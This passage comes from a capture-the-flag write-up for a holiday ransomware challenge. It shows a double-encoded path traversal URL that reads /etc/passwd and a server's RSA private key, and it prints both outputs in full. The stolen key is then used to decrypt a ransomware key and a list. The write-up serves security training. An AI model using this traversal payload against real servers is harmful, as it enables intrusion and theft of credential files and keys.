7ad8b39084b486a47ad8b39084b486a4/../../../../../etc/passwd
To send the nonce as a byte array in the URL path at the beginning of the traversal path, we need to double encode each byte by placing %25 in front of each one:
| Value | Single Encoded | Double Encoded |
|---|---|---|
7a d8 b3 90 84 b4 86 a4 |
%7a%d8%b3%90%84%b4%86%a4 |
%257a%25d8%25b3%2590%2584%25b4%2586%25a4 |
Note 1
If we send the nonce value as-is, 7ad8b39084b486a4, we would be sending:
byte for character 7
byte for character a
byte for character d
byte for character 8
byte for character b
byte for character 3
etc.
32 bytes total
What we want to send is:
This is the byte array that the Python script is expecting
Note 2
For this to work, the nonce CANNOT have a 2f byte in it. For instance, if the nonce is 87387891bf7e2f3e, the breakdown into bytes is 87 38 78 91 bf 7e 2f 3e.
After the values are encoded and sent to the server, the path traversal logic will treat the first instance of 2f as / and stop processing the bytes for the hashing algorithm prematurely. We could look for a workaround to handle this edge case, but it is easier to re-download the challenge artifacts to get a different nonce without 2f in it.
Then, we append the desired file path with / double encoded to %252F, e.g.,
/../../../../../etc/passwd -> %252F..%252F..%252F..%252F..%252F..%252Fetc%252Fpasswd
Note 3
We are traversing up five (5) directories because the Python file was placed under /app/frostbit/ransomware/static/FrostBiteHashlib.py and we want to go all the way up to the root directory.
The full encoded URL would look like:
https://api.frostbit.app/view/%257a%25d8%25b3%2590%2584%25b4%2586%25a4%257a%25d8%25b3%2590%2584%25b4%2586%25a4%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fpasswd/09c4dbcb-87dd-4d92-b104-852c60a94f3e/status?digest=00000000000000000000000000000000&debug=1
Loading the encode URL in the browser shows the content of the /etc/passwd in the debug section at the bottom of the page:
Debug Data
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Recover Private Key
One of the hints says that the application might be broadcasting MQTT messages.
In the previous Santa Vision challenge, there was an MQTT message about the following:
frostbitfeed Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key
Let's get the /etc/nginx/certs/api.frostbit.app.key file using the exploit above.
| Desired Path | Double Encoded Path |
|---|---|
/../../../../../etc/nginx/certs/api.frostbit.app.key |
%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fnginx%252Fcerts%252Fapi.frostbit.app.key |
Debug Data
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
This is the private key of the web servers SSL certificate.
Solution
Decrypt encryptedkey
Let's use the private key to decrypt the encryptedkey value we got from the analysis above.
Note that the encrypted key is hex and not UTF-8. Hence, before using it as input to the RSA Decrypt, need to convert it from hex.
We can use CyberChef with the following recipe:
- From Hex
- Delimiter:
Auto
- Delimiter:
- RSA Decrypt
- Encryption Scheme:
RSAES-PKCS1-V1_5
- Encryption Scheme:
Input: the encrypted key value
91c9d631ec8b6f386d4fafa852cf2464dc6f81af87a296e58f46a4b78099a419bfb88eeab65fc53b11898c948c116fe7fad099317fd485c7276030a90f20f2bbd2a2cc5dce7831542286e768f62e4be836ae178da1f711617ee8334b1d802ff746da881d1ae02fd1e7056a43e311590640513a484c10316d493785b22f24084aead5a6cd42046711d3a50e7fade295b1b73a174698ee26a31895f93b76bd56c6e4f28dfdc2a9986c48046b45acb6a3ffbcadf25d5fee2fe3aeac08df6bc82912cb159502818d3906eaf8b473ec2d4aeced6c0ee7d641524b2e63e798bb504d75b9719d36d4391ef31143b3b9f4ab9f3366aa011b3b0c70ba9b355d2f1a4ddab2703a33c6c5ae4e61e5e2582ef55baa3ab4c7c0f49bc774809ceac9c1ba87fe95fc609d3642a89114c138a392453c2deb3d1e1a62ca8800bbc62ecd2583302b96c83a784c599e6131395d6efb301f610bbe506442cb2b5685da93658e85af1192548f888cdb2cde6409f07d849cd7f4f8716571d434d652fb5ba163e4c87b37b1bc1e33b2beecc1c4b0cf6fdf77fb86793d3175033a4f6ce323e2bb63d21e4c4b4ad248398f98b0054edcc90d38a955c7feb16fe5b78eb44a5fd85adead2e3c9abda050634dec3aa0eca698a6f8fb3083c8232040ef4ede2832682911767f5a8cebb376f90c130c29da665604f070c72dc87686bdeae6416482f2773e897696b7
Output: the decrypted key value
Decrypt Naughty-Nice List
The output is likely the symmetric encryption key and initialization vector (IV) required to decrypt the naughty_nice_list.csv.frostbit file.
Let's use CyberChef again with the following recipe:
- AES Decrypt
- Key:
2558a2359d13cc486befa82eb075175e(UTF8) <-- looks like hex, but it is not - IV:
7ad8b39084b486a4(UTF8) <-- looks like hex, but it is not - Mode:
CBC - Input:
Raw - Output:
Raw
- Key:
Input: the naughty_nice_list.csv.frostbit file
Output: naughty_nice_list.csv
Answer
Row 440 contains the following:
440,Xena Xtreme,13,Naughty,Had a surprise science experiment in the garage and left a mess with the supplies
The first and last name of the child at number 440 in the decrypted Naughty-Nice list is:
Outro
Tangle Coalbox
Well, I’ll be a reindeer’s uncle! You’ve done it, Gumshoe! You cracked that frosty code and saved the Naughty-Nice List just in the nick of time. The elves’ll be singin’ your praises from here to the South Pole!
I knew you had it in ya. Now, let’s get these toys delivered and make this a holiday to remember. You’re a true North Pole hero!
Santa
Ho ho ho! You’ve done it! We have the Naughty-Nice List, we’re back in business! Reverse engineering Wombley’s ransomware was no easy feat. You must be some kind of technical genius!
Alabaster Snowball
You are a cyber warrior through and through! Reverse engineering Wombley’s ransomware and decrypting the Naughty-Nice List? They will create legends based on you.
Wombley Cube
What was perhaps my greatest technical achievement was also my greatest misstep. FrostBit is no more, and with that, the Naughty-Nice List is restored. Impressive work.
Files
| File | Description |
|---|---|
frostbitartifacts.zip |
Forensic artifacts archive downloaded from the challenge portal |
frostbit_core_strings.txt |
Strings extracted from the Frostbit ransomware binary |
pcap_secrets.txt |
TLS session secrets used to decrypt the PCAP in Wireshark |
ransomware_response.html |
Frostbit ransomware status page HTML |
FrostBiteHashlib.py |
Custom Frostbyte128 hash library used by the ransomware |
test-null-digest.py |
Proof-of-concept script exploiting the null digest vulnerability in Frostbyte128 |
api.frostbit.app.key |
RSA private key recovered via path traversal exploit |
encrypted_key.key |
RSA-encrypted symmetric key extracted from the ransomware API |
decrypted_key.key |
Decrypted AES key and IV used to decrypt the Naughty-Nice list |
naughty_nice_list.csv |
Decrypted Naughty-Nice list |
References
ctf-techniques/crypto/— RSA decryption and AES-CBC technique referencectf-techniques/web/rce/— path traversal and API exploitation referencectf-techniques/forensics/— PCAP and strings analysis reference- CyberChef — used for RSA decryption and AES-CBC decryption
- Wireshark TLS decryption — used to decrypt the PCAP with TLS secrets
- RSAES-PKCS1-V1_5 — Wikipedia
- AES-CBC — Wikipedia
- Path traversal — OWASP
Navigation
| ← Elf Stack | Frostbit Deactivate the Ransomware → |